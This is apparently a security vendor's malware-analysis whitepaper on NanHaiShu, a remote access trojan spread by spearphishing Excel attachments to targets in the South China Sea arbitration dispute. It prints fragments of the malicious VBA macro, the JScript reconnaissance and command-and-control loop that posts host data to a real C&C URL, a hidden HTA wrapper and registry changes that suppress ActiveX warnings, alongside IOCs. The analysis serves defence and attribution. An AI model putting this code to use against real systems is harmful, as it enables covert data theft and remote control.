# NANHAISHU

RATing the South China Sea



TLP: White



# SUMMARY

This whitepaper details a malicious program we identify as NanHaiShu. Based on our analysis, the threat actor behind this malware targets government and private-sector organizations. Notable targets of the malware include the Department of Justice of the Philippines, the organizers of the Asia-Pacific Economic Cooperation (APEC) Summit and a major international law firm.

We believe these entities were targeted for their involvement in a dispute centering on the South China Sea. The conflicting territorial claims at the heart of the issue were addressed by an international tribunal on 12<sup>th</sup> July 2016<sup>[1]</sup>. Based on the specific selection of organizations targeted for attack by this malware, as well as indications revealed in our technical analysis of the malware itself, we believe the threat actor to be of Chinese origin.

We saw the first sample of NanHaiShu in the wild for the last couple years, and as of March 2016, it is still being actively distributed. Technically speaking, the malware is a Remote Access Trojan (RAT) that is spread in spearphishing email messages which contain the malware as a malicious file attachment. The contents of the email message include, among other things, industry-specific terms that indicate they were deliberately designed with the specific targets in mind.

The attached file contains a VBA macro that executes an embedded JScript file. It is likely that the threat actor knew the targets use VBA macros in their business environment, since the attack only works if the default security setting in Microsoft Office is modified to allow macro execution.

Once installed on a machine in the target network, NanHaiShu sends information from the infected machine to a remote command and control (C&C) server.

#### **F-SECURE LABS**

#### THREAT INTELLIGENCE

Malware analysis Whitepaper

Published: July 2016

# **CONTENTS**

Summary	2
Intelligence	3
Attack overview	3
Infection vector	3
Target details	3
Timeline	4
Attribution & links	5
Consequences	5
Technical analysis	6
Infection sequence	6
Obfuscation	9
Network traffic	9
Other notes	10
Sources	12
Appendix A   Samples	13
Appendix B   IOCS	14

# **INTELLIGENCE**

# **ATTACK OVERVIEW**

#### Infection vector

The threat actor uses spearphishing email messages to deliver the malware to their targets, with the text contents of the emails carefully crafted (or 'socially engineered') to the recipients. For example, the content of the email messages used to target the law firm included text related to salary or financial matters (Image 1).

The care displayed in crafting the contents of the spearphishing emails indicates the level of effort made by the threat actor to convince recipients that the emails were legitimate.

# Target details

The common denominator among the targets selected is that they have some relation to the territorial dispute revolving around the South China Sea.

Targets included the Department of Justice of the Philippines, the organizers of the Asia-Pacific Economic Cooperation (APEC) Summit and an international law firm representing one of the involved parties.

## Philippines Department of Justice

The Department of Justice of the Philippines has been involved in the arbitration case filed by that country against China<sup>[2]</sup>.

#### **APEC** organizers


A sample we recently encountered used a theme related to the Economic Leader's Meeting (AELM), an event tied to the APEC Summit that was held in the Philippines in November 2015<sup>[3]</sup>. In the leadup to the event, news reports had indicated that the South China Sea dispute was expected to be tabled and addressed by the ministers<sup>[4,5]</sup>.

#### Major international law firm

This major international law firm represents nation states in arbitration cases involving the United Nations Convention on the Law of the Sea. Since 2013, this firm has been representing one of the parties in its dispute<sup>[6]</sup>.

Prior to publication, we made an attempt to reach out to the organizations that we identified as targets and notified them of this threat. Per request, some details have been withheld from inclusion in this public report.

# IMAGE 1: SPEAR FISHING EMAIL TARGETING LAW FIRM EMPLOYEES



## **TIMELINE**

Multiple NanHaiShu samples were discovered over the course of the investigation. Of the samples collected, a particular subset was tasked with gathering intelligence related to the South China Sea arbitration case.

Distribution of this subset of samples started from January 13<sup>th</sup> 2015. The file "DOJ Staff bonus January 13, 2015. xls" was seen just a month after the Permanent Court of Arbitration posted a third press release about the arbitration case between the two countries<sup>[7]</sup>.

The press release announced that the Philippines (represented by the law firm) had until March 15<sup>th</sup> 2015 to submit supplemental arguments on their case, while China had until June 16<sup>th</sup> 2015 to provide a response to the submission.


Two attacks happened between the two aforementioned deadlines:

- After the Philippines' deadline, a document file with a filename that referenced the company name was sent to the law firm.
- Another file that also targeted the lawyers used the name "Salary and Bonus Data.xls" and was released on May 22<sup>th</sup> 2015, or barely a month before China's deadline.

We saw another sample of this threat also being distributed using a file named "AELM Entertainment budget and Attendance allowance.xls".

This file was seen in the wild on October 2<sup>nd</sup> 2015, more than a month prior to the actual event in the Philippines. The event was attended by, among others, Chinese President Xi Jinping and US President Barack Obama; one of the main topics that was expected to be tabled during the event was the South China Sea dispute<sup>[4,5]</sup>.

On October 26<sup>th</sup> 2015, there were multiple news reports about the movement of US military ships in the South China Sea<sup>[8,9]</sup>. In the exact same time frame, there was a notable change in the C&C servers contacted by the malware (see Attribution & Links section).



Memorial. In Procedural Order No. 3, the Arbitral Tribunal noted that a of filed a Counter-Memorial and that the Chinese Government has rerticipate in the arbitration unilaterally initiated by the Philip

#### TIMELINE OF NANHAISHU MALWARE DISCOVERY

November 2015 APEC Summit takes place in the Philippines

#### October 2015

Samples seen in the wild C&C servers switch IP address



October 2015 News on US ship movements

June 16 2015 Deadline for China to submit response

May 2015

mples seen in the wild

Salary and Bonus Data.xls

ect: Salary and Bonus Data

some feedback we

w: Salary and Bonus Date

ments: Salary and Bonus Data

## March 2015

Samples seen in the wild

m:

The draft Foley Hoag reform of the distribution of shares and remuneration system.xls

# March 15 2015

Deadline for Philippines to submit supplemental arguments


> January 2015 Sample seen in the wild

DOJ Staff bonus January 13, 2015.xls

# December 2014

Permanent Court of Arbitration announcement on Philippines-China arbitration case

#### **IMAGE 2: VARIABLE NAMES ATTRIBUTION**



Search results for the variable names in NanHaiShu's base64 decoder function

#### **IMAGE 3: CODE COMPARISON**

```
Function Base64ToFile(Base64Str, fileName)
Set ado_stream = CreateObject("ADODB.Stream")
Set xml_dom = CreateObject("MSXHL2.DOMDocument")
Set tmpNode = xml_dom.createElement("tmpNode")
tmpNode.DataType = "bin.base64"
tmpNode.Text = Base64Str
ado_stream.Type = 1
ado_stream.Open
ado_stream.vrite (tmpNode.nodeTypedValue)
ado_stream.sayetofile fileName
ado_stream.Close
```

```
function Base64DecodeText(Base64Str){
  var xml_dom = new ActiveXObject("MSXML2.DOMDocument");
  var ado_stream = new ActiveXObject("ADODB.Stream");
  var tmpNode = xml_dom.createElement("tmpNode");
  tmpNode.dataType = "bin.base64";
  tmpNode.text = Base64Str;

ado_stream.Charset = "gb2312";
  ado_stream.Type = 1; // 1=adTypeBinary 2=adTypeText
  ado_stream.Open();
  ado_stream.Write(tmpNode.nodeTypedValue);
```

NanHaiShu's VBA base64 decoder (top) vs. publicly available JavaScript base64 decoder (bottom)

# **ATTRIBUTION & LINKS**

The malware's VBA base64 decoder function seems to be popular among Chinese programmers - searching for the variable names on the Internet leads to a handful of Chinese websites (Image 2).

The variables initialization used by the VBA malware script appears to be a forked version of the Javascript base64 decoder. This latter code was publicly available in a blog post from the Chinese Software Developer Network (CSDN) website (Image 3), as early as 2005.


NanHaiShu samples initially had most of their C&C servers resolve to IP addresses hosted in the United States (specifically, to cloud computing service providers). On October 26<sup>th</sup> 2015 however, all of the malware's C&C servers pointed to the IP address 103.238.224.218 (Image 4), an IP hosted from a Chinese AS, coinciding with news reports of US ship movements in the South China Sea <sup>[8,9]</sup>.

Our technical analysis indicates a notable orientation towards code and infrastructure associated with developers in mainland China. In addition, we also consider it significant that the selection of organizations targeted for infiltration are directly relevant to topics that are considered to be of strategic national interest to the Chinese government. Based on these points, we believe that the threat actor is of Chinese origin.

# **CONSEQUENCES**

NanHaiShu is a Remote Access Trojan (RAT) and thus is able to send system information from an infected machine to a remote C&C server. It is capable of receiving and executing additional JScript and VBScript code. The RAT can also download any file the attacker pleases. The downloaded files or scripts may then be used for exfiltration of data that is likely to be highly sensitive, given the profile of its targets.

**IMAGE 4: C&C SERVERS** 




# **TECHNICAL ANALYSIS**

# **INFECTION SEQUENCE**

**NanHaiShu** arrives via a spearphishing email message with a file attachment. The emails are sent out from free email service providers and as with most such messages, use socially engineered text content to entice the user into opening the attachment. The file is usually an XLS, but may also be a DOC file. Regardless of format, the attached document contains a malicious macro.

In most major business environments today, the ability to run macros is disabled by default in the security settings for Microsoft Office programs. If this setting has been modified however, or if the individual user is permitted to enable macros, it is still possible for macro code to be launched.

Office will display a notification message before the macro code can be executed:



#### **IMAGE 5: MACRO SECURITY WARNING**

The user must actively enable the macros in the document for the attack to continue. If the user unwittingly does so, the VBA macro decodes and runs.

#### **IMAGE 6: VBA MACRO DECODES AND EXECUTES THE JSCRIPT**

```
evul = evul & "IixhPWErIlZvbHVtZSBuYW1lOiAiK2UuVm9sdW1lTmFtZSsiXHJcbiIs
evul = evul & "cmVhaztjYXN1IDE6YSs9I1J1bW92YWJsZSI7YnJ1YWs7Y2FzZSAyOmEr
evul = evul & "LVJPTSI7YnJlYWs7Y2FzZSA10mErPSJSQU0gICBEaXNrIn1hKz0iXHJc
evul = evul & "c3BhY2U6ICIr2S5Ub3RhbFNpemUvMTAyNC8xMDIOLzEwMjQrIkdcclxu
evul = evul & "InijYXRjaChoKXthPWEraC5tZXNzYWdlKyJcclxuIn1hKzOiXHJcbiJ9
evul = evul & "e3JldHVybiBHZXRDdXJyZW50VXNlclNJRCqpfXOsDQpUaW11OntOb3c6
evul = evul & "dGlvbiBDb3J1KC17dmFyIGE9MDtnVXJsPWRzKGdVcmwpO2dBdXRvcnVu
evul = evul & "amVjdCgpOzspe3ZhciBiPUluZm9ybWFOaW9uKCksYjOiYWNOaW9uPWFh
evul = evul & "T2YoInRyeSBjYXRjaCBlcnJvciIpfHwxPj1jLmxlbmdOaClhKyssMzA8
evul = evul & "U2x1ZXBUaW11KToyMDw9YT9XU2NyaXB0L1NsZWVwKDQqZ1NsZWVwVG1t
evul = evul & "ZXAoMipnU2x1ZXBUaW11KTo1PD1hJiZXU2NyaXB0L1NsZWVwKGdTbGV1
evul = evul & "YyksYz1iLnNwbGlOKCJfX18iKSwNCjIhPWMubGVuZ3RoKWErKywzMDw9
evul = evul & "bGVlcFRpbWUpOjIwPD1hP1dTY3JpcHQuU2x1ZXAoNCpnU2x1ZXBUaW11
evul = evul & "cCgyKmdTbGVlcFRpbWUpOjU8PWEmJldTY3JpcHQuU2x1ZXAoZ1NsZWVv
evul = evul & "dGNoKENvbW1hbmRQYXJzZXIucGFyc2UoYiwhMClbMFOudG9Mb3dlckNh
evul = evul & "ImV2YWwiOmI9RXh1Y3V0ZUphdmFTY3JpcHQoYi5yZXBsYWN1KCJldmFs
evul = evul & "dHJpbmdFbmNvZGUoYikrIiZzaWQ9IitjWzFdO1Bvc3QoZ1VybCxiKX19
evul = evul & "eHQiLCJoZWxsbyIpOONvcmUoKTsNCg=="
Base64ToFile evul, Esfile
cmd = "wscript.exe " & Esfile
Shell cmd
```

In most of the samples, two sets of Base64 encoded files are embedded in the VBA macro. For the recent sample, the VBA macro will decode and first write JScript data to "%appdata%\Microsoft\Network\network.js", then execute it.

#### **IMAGE 7: VBA MACRO DECODES & OPENS DECOY XLS FILE**

```
xvul = xvul & "TWljcm9zb2Z0IE9mZmljZSBFeGNlbCAyMDAzIFdvcmtzaGVldAAGAAAA
Base64ToFile xvul, Dfile
Set fs = CreateObject("Scripting.FileSystemObject")
Set a = fs.CreateTextFile(Jsfile, True)
a. WriteLine ("Dfile2 = """ & oldfile & """")
a.WriteLine ("WScript.Sleep 500")
a. WriteLine ("CreateObject(""scripting.filesystemobject""). Deletefile D
a.Close
Workbooks.Open Dfile
Shell "cscript /E:vbscript """ & Jsfile & """", vbHide
ThisWorkbook.Close
End Sub
```

The macro then decodes a decoy XLS file, which it saves to the current directory using the same filename as the malicious XLS. The decoy is then loaded. Finally, the macro creates a VBScript file that will delete the original file.

Meanwhile, the network.js modifies the %regrun% registry to point to itself as its autostart mechanism.

The code will proceed to retrieve the following system information (Image 8, next page) and upload it to the C&C server:

- 1. Volume Serial Number
- 2. IP Address
- 3. Computer Name
- 4. User Name
- 5. Operating System
- 6. Proxy Server

Afterwards, it waits for instructions from the server for a maximum interval of 10.584 seconds (or 6 \* 0x6e4 ms).

#### **IMAGE 8: INFORMATION GATHERING ROUTINE**

```
function Information() {
                              try {
    var a = new ActiveXObject(wn);
    gUserName = a.UserName.toLowerCase();
    var b = "";
  79
80
81
                                         var b = ;
try {
    for (var b = a.ComputerName + "|" + a.UserName, c = new
        ActiveXObject(wss), e = c.ConnectServer(".", "root\\
        cimv2"), h = new Enumerator(e.ExecQuery("select *
        from win32_logicaldisk")); !h.atEnd(); h.moveNext())
    if (null != h.item().volumeserialnumber) {
        b = h.item().volumeserialnumber;
        break
  85
86
87
88
89
90
                                                               }
(m) {}
"";
                                                                 (c = new ActiveXObject(wss), e = c.ConnectServer(".",
"root\\cimv2"), h = new Enumerator(e.ExecQuery("
select * from Win32_NetworkAdapterConfiguration Where
                                                                  IPEnabled = True")); !h.atEnd(); h.moveNext())
                                                                 if (null !=
    h.item().IPAddress) {
    p = h.item().IPAddress(0);
  93
94
95
96
97
98
99
                                                               }
(n) {}
                                                                (c = new ActiveXObject(wss), e = c.ConnectServer(".",
"root\\cimv2"), h = new Enumerator(e.ExecQuery("
select * from win32_operatingsystem")); !h.atEnd();) {
k = h.item().caption;
break
102
103
104
105
                                       try {
    var d = new ActiveXObject(ws),
    g = GetCurrentUserSID(),
    h = d.RegRead("HKEY_USERS\\" + g + "\\Software\\
        Microsoft\\Windows\\CurrentVersion\\Internet
    Settings\\ProxyServer")
} catch (1) {}
var t = a.ComputerName,
    a = "";
try {
    c = new ActiveXObject
106
107
108
109
110
111
112
113
114
115
116
```

# **OBFUSCATION**

The VBA macro uses base64 encoding to embed the decoy XLS and JScript file. For the recent sample, the URL string used inside the JScript code was obfuscated in two layers; it had to be decoded using base64, then decrypted using a routine that extracts and converts a Unicode number to a character.

#### **IMAGE 9: ADDITIONAL OBFUSCATION ON TOP OF BASE64 ENCODING**

```
function ds(a) {
    var b = "";
    a = (new Base64).decode(a, !0);
    for (var c = 0; c < a.length; c++) b += String.fromCharCode((40 ^ a.charCodeAt(c)) + 2 - 8 + 2 - 8);
    return b
}</pre>
```

## **NETWORK TRAFFIC**

The attackers utilize dynamic DNS providers for their C&C server; the server that the malware contacts is already included the malicious JScript code. For the most recent sample, the communication between the malware and C&C server uses this data structure before encoding:

md5(Volume Serial Number) | IP Address | Computer Name | User Name | Operating System | Proxy Server | Malware Version |

Below is the POST data example from an infected VM image:

action=aaa&data=N2RkZjMyZTE3YTZhYzVjZTA0YThlY2JmNzgyY2E1MDl8MTkyLjE2OC4xLjF8Sm9obkRvZS1QQ3xKb2huRG9lLVBDXEpvaG5Eb2UoYWRtaW5pc3RyYXRvcil8TWljcm9zb2Z0IFdpbmRvd3MgWFAgUHJvZmVzc2lvbmFsfHxqc25lWzEuNF0saW1wdCxwcnw=

The malware uses HTTP POST to upload the encoded system information and uses HTTP GET to download and execute JScript and VBScript code.

#### IMAGE 10: THE FUNCTION THAT UPLOAD DATA, DOWNLOAD FILES AND EXECUTE SCRIPTS

```
function Core() {
               var a = θ;
gUrl = ds(gUrl);
               gAutorun & SetAutoRun();
gDelself & DeleteMyself(
                                 DeleteMyself();
                for (CreateIEObject();;) {
                     var b = Information(),
b = "action=aaa&da
                                  "action=aaa&data=" + StringEncode(b),
                           c = Post(gUrl, b);
671
                     c = rost(got, b),
if (-1 != c.indexOf("try catch error") || 1 >= c.length) a++, 30 <= a ? WScript.Sleep(6 * gSleep
else if (b = "", b = StringDecode(c), c = b.split(" _ "),
    2 != c.length) a++, 30 <= a ? WScript.Sleep(6 * gSleepTime) : 25 <= a ? WScript.Sleep(5 * gSleepTime)</pre>
                           a = \theta;

b = unescape(c[\theta]);
                               itch (CommandParser.parse(b, 0)[0].toLowerCase()) {
                                          "download":
                                       b = DownloadFormUrl(b);
                                 case "eval":
                                       b = ExecuteJavaScript(b.replace("eval", ""));
                                             Shell(b)
                              = "action=bbb&data=" + StringEncode(b) + "&sid=" + c[1];
                           Post(gUrl, b)
                     }
```

# **OTHER NOTES**

The JScript contains a constant variable named "gVersion". The variable seems to be the malware name/version used by the threat actor to identify the source of data.

The variable "gVersion" contained variations of the following strings:

- 1. hta[1.1]doj.m
- 2. jsne[1.3.3]PP
- 3. jsne[1.4],impt,pr

#### **IMAGE 11: GVERSION VARIABLE**

```
var gUrl = "XKioVG4TE1RWWVdZUqhFqF1TUhKoq11QXVtcqFRFVkVYU6wSR1NRE0dTUVFTUhJUXFQ=",
    gSleepTime = 6E4,
    gAutorun = !0,
    gDelself = !1,
    gProxyServer = "",
    gProxyUserPass = "",
    gUserAgent = "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)",
    gReferer = "https://www.google.com",
    gVersion = "jsne[1.4],impt,pr",
    gUserName, gObjHttp, gNewName, CREDENTIALS_FOR_SERVER = 0,
    CREDENTIALS_FOR_PROXY = 1,
    HTTPREQUEST_PROXYSETTING_PRECONFIG = 0,
    HTTPREQUEST_PROXYSETTING_DIRECT = 1,
    HTTPREQUEST_PROXYSETTING_PROXY = 2;
```

The qVersion of the recent JScript is "jsne[1.4],impt,pr".

The HTA file dropped by the "DOJ Staff bonus January 13, 2015.xls" sample has the same JScript routines that exists in later samples, but they are encapsulated inside an HTML format. The file is loaded using the MSHTA.EXE program, which opens up the Internet Explorer. Compared with HTML, the HTA has more privileges that can create, edit and remove files and registry entries<sup>[10]</sup>.

#### IMAGE 12: HTML TAGS ENCAPSULATING THE MALWARE CODE

```
<head>
<title> </title> <script language = "javascript"></title> </title> </title> </title> </title> </title> </title> 
     window.moveTo(-100, -100);
window.resizeTo(0, 0); </script> <HTA: APPLICATION
ID = "owlExampleHta"</pre>
APPLICATIONNAME = "OWLEXAMPLEHTA"
SCROLL = "no"
maximizeButton = "no"
minimizeButton = "no"
border = "none"
showInTaskbar = "no"
windowState = "normal"
innerBorder = "no"
navigable = "noe"
scroll = "noe'
scrollFlat = "no"
caption = "no">
     <script language = "javascript">
var gUrl = "http://mines.port0.org/common.php",
           gSleepTime = 6E4,
           gSleepilme
gAutorun = 10,
cDelself = 10,
          gProxyServer = "",
gProxyUserPass = "",
                             "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)",
           gUserAgent = "Mozilla/5.0 (compatible
gReferer = "https://www.google.com",
           gVersion = "hta[1.1]doj.m",
```

The first SCRIPT tag moves the IE window outside the viewable area and hides it using the resizeTo command. The second SCRIPT tag contains the JScript routine that are common among **NanHaiShu** samples.

The only difference between the HTA and the JScript files is that the C&C is not encrypted and it contains the SafeIE function, which modifies the "Internet Settings" and "Internet Explorer" registries to avoid any prompt related to running unsafe ActiveX.

## **IMAGE 13: SAFEIE FUNCTION USED TO PREVENT ANY ACTIVEX PROMPT**

```
function SafeIE() {

try {

var a = new ActiveXObject(ws);

try {

gIEVal1 = a.RegRead("HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Zones\\0\\1201")
} catch (b) {

a.RegWrite("HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Zones\\0\\1201", 3, "REG_DWORD"), gIEVal1 = 3
}

a.RegWrite("HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\Zones\\0\\1201", 0, "REG_DWORD");

a.RegWrite("HKCU\\SOFTWARE\\Microsoft\\Internet Explorer\\Main\\FeatureControl\\FEATURE_LOCALMACHINE_LOCKDOWN\\iexplore.exe", 0,

"REG_DWORD");

a.RegWrite("HKCU\\SOFTWARE\\Microsoft\\Internet Explorer\\Styles\\MaxScriptStatements", 2147483647, "REG_DWORD")
} catch (c) {}
```

# **SOURCES**

- [1] Washington Post; Beijing's claims to South China Sea rejected by international tribunal?; published 12 July 2016; <a href="https://www.washingtonpost.com/world/beijing-remains-angry-defiant-and-defensive-as-key-south-china-sea-tribunal-ruling-looms/2016/07/12/11100f48-4771-11e6-8dac-0c6e4accc5b1\_story.html">https://www.washingtonpost.com/world/beijing-remains-angry-defiant-and-defensive-as-key-south-china-sea-tribunal-ruling-looms/2016/07/12/11100f48-4771-11e6-8dac-0c6e4accc5b1\_story.html</a>
- [2] CNN Philippines; De Lima on The Hague hearings: The world is watching; published July 15 2015; <a href="http://cnnphilippines.com/news/2015/07/15/de-lima-doj-rest-of-the-world-watching-the-hague-hearings.html">http://cnnphilippines.com/news/2015/07/15/de-lima-doj-rest-of-the-world-watching-the-hague-hearings.html</a>
- [3] APEC2015; Asia-Pacific Economic Cooperation (APEC) Summit 2015 Economic Leader's Meeting (AELM); <a href="http://apec2015.ph/meetings/aelm/">http://apec2015.ph/meetings/aelm/</a>
- [4] Reuters; Obama puts South China Sea dispute on agenda as summitry begins; published 17 Nov 2015; http://www.reuters.com/article/us-apec-summit-idUSKCN0T60RM20151117
- [5] Wall Street Journal; Obama Sets Tone for APEC Forum With Focus on South China Sea; published 17 Nov 2015; http://www.wsj.com/articles/obama-sets-tone-for-apec-forum-with-focus-on-south-china-sea-1447761193
- [6] GMA News Online; PROFILES: Can these foreign lawyers help PHL win its arbitration case vs. China?; published July 17 2015; <a href="http://www.gmanetwork.com/news/story/523278/news/nation/profiles-can-these-foreign-lawyers-help-phl-win-its-arbitration-case-vs-china">http://www.gmanetwork.com/news/story/523278/news/nation/profiles-can-these-foreign-lawyers-help-phl-win-its-arbitration-case-vs-china</a>
- [7] Permanent Court of Arbitration; Press Release: Arbitration between the Republic of the Philippines and the People's Republic of China; published 17 December 2014; <a href="http://www.pca-cpa.org/PH-CN\_20141217\_Press\_Release\_No\_3%20%28ENG%29dac6.pdf?fil\_id=2846">http://www.pca-cpa.org/PH-CN\_20141217\_Press\_Release\_No\_3%20%28ENG%29dac6.pdf?fil\_id=2846</a>
- [8] Reuters; U.S. Navy destroyer nears islands built by China in South China Sea; published 26 Oct 2015; http://www.reuters.com/article/us-southchinasea-usa-idUSKCN0SK2AC20151026
- [9] The Guardian; US navy to send destroyer in serious challenge to China territorial claims; published 26 Oct 2015; <a href="https://www.theguardian.com/us-news/2015/oct/26/us-navy-destroyer-chinese-islands-south-china-sea">https://www.theguardian.com/us-news/2015/oct/26/us-navy-destroyer-chinese-islands-south-china-sea</a>
- [10] Wikipedia; HTML Application; https://en.wikipedia.org/wiki/HTML\_Application

# **APPENDIX A | SAMPLES**

# Table 1. Sample files

Hash	First seen	Usual filename
a17769e8a2ac48f83076e3e1b6b24d71e6431d43	2015-01-13	DOJ Staff bonus January 13, 2015.xls
c66165a2fda061a2dc6415b99668c0b802bb26a0	2015-04-07	The draft Foley Hoag reform of the distribution of shares and the remuneration system.xls
da799a043e077fd7bde1eaa1a1fa32fd32bcfb25 [1]	2015-05-27	Salary and Bonus Data.xls
da3a8d1ea5b245f612da17ec7b252c45fd75adae	2015-10-02	AELM Entertainment budget and Attendance allowance.xls

# Table 2. C&C records

Hash	Domain	IP	Date of IP resolution	Country
a17769e8a2ac48f83076e3e1b6b24d71e6431d43	mines.port0.org	54.87.87.13	2014-12-25	US
	mines.port0.org	103.238.224.218	2015-10-26	CN
c66165a2fda061a2dc6415b99668c0b802bb26a0	eholidays.mooo.com	54.87.87.13	2015-03-30	US
	eholidays.mooo.com	103.238.224.218	2015-10-26	CN
da799a043e077fd7bde1eaa1a1fa32fd32bcfb25 [1]	humans.mooo.info	54.242.66.219	2015-05-27	US
	humans.mooo.info	103.238.224.218	2015-10-26	CN
da3a8d1ea5b245f612da17ec7b252c45fd75adae	presentation. twilightparadox.com	64.62.189.196	2015-10-05	US
	presentation. twilightparadox.com	103.238.224.218	2015-10-26	CN
-	mintty.ignorelist.com	64.62.189.221	2015-07-29	us
-	mintty.ignorelist.com	103.238.224.218	2015-10-26	CN

## Reference

1. <a href="https://blogs.mcafee.com/mcafee-labs/stealthycyberespionagecampaign-attackswith-socialengineering/">https://blogs.mcafee.com/mcafee-labs/stealthycyberespionagecampaign-attackswith-socialengineering/</a>

# **APPENDIX B | IOCS**

# **Dropped files**

- %appdata%\Microsoft\Network\network.js
- %appdata%\Microsoft\Protect\CRED

# Registry keys

- %regrun%\network
- %regrun%\protect

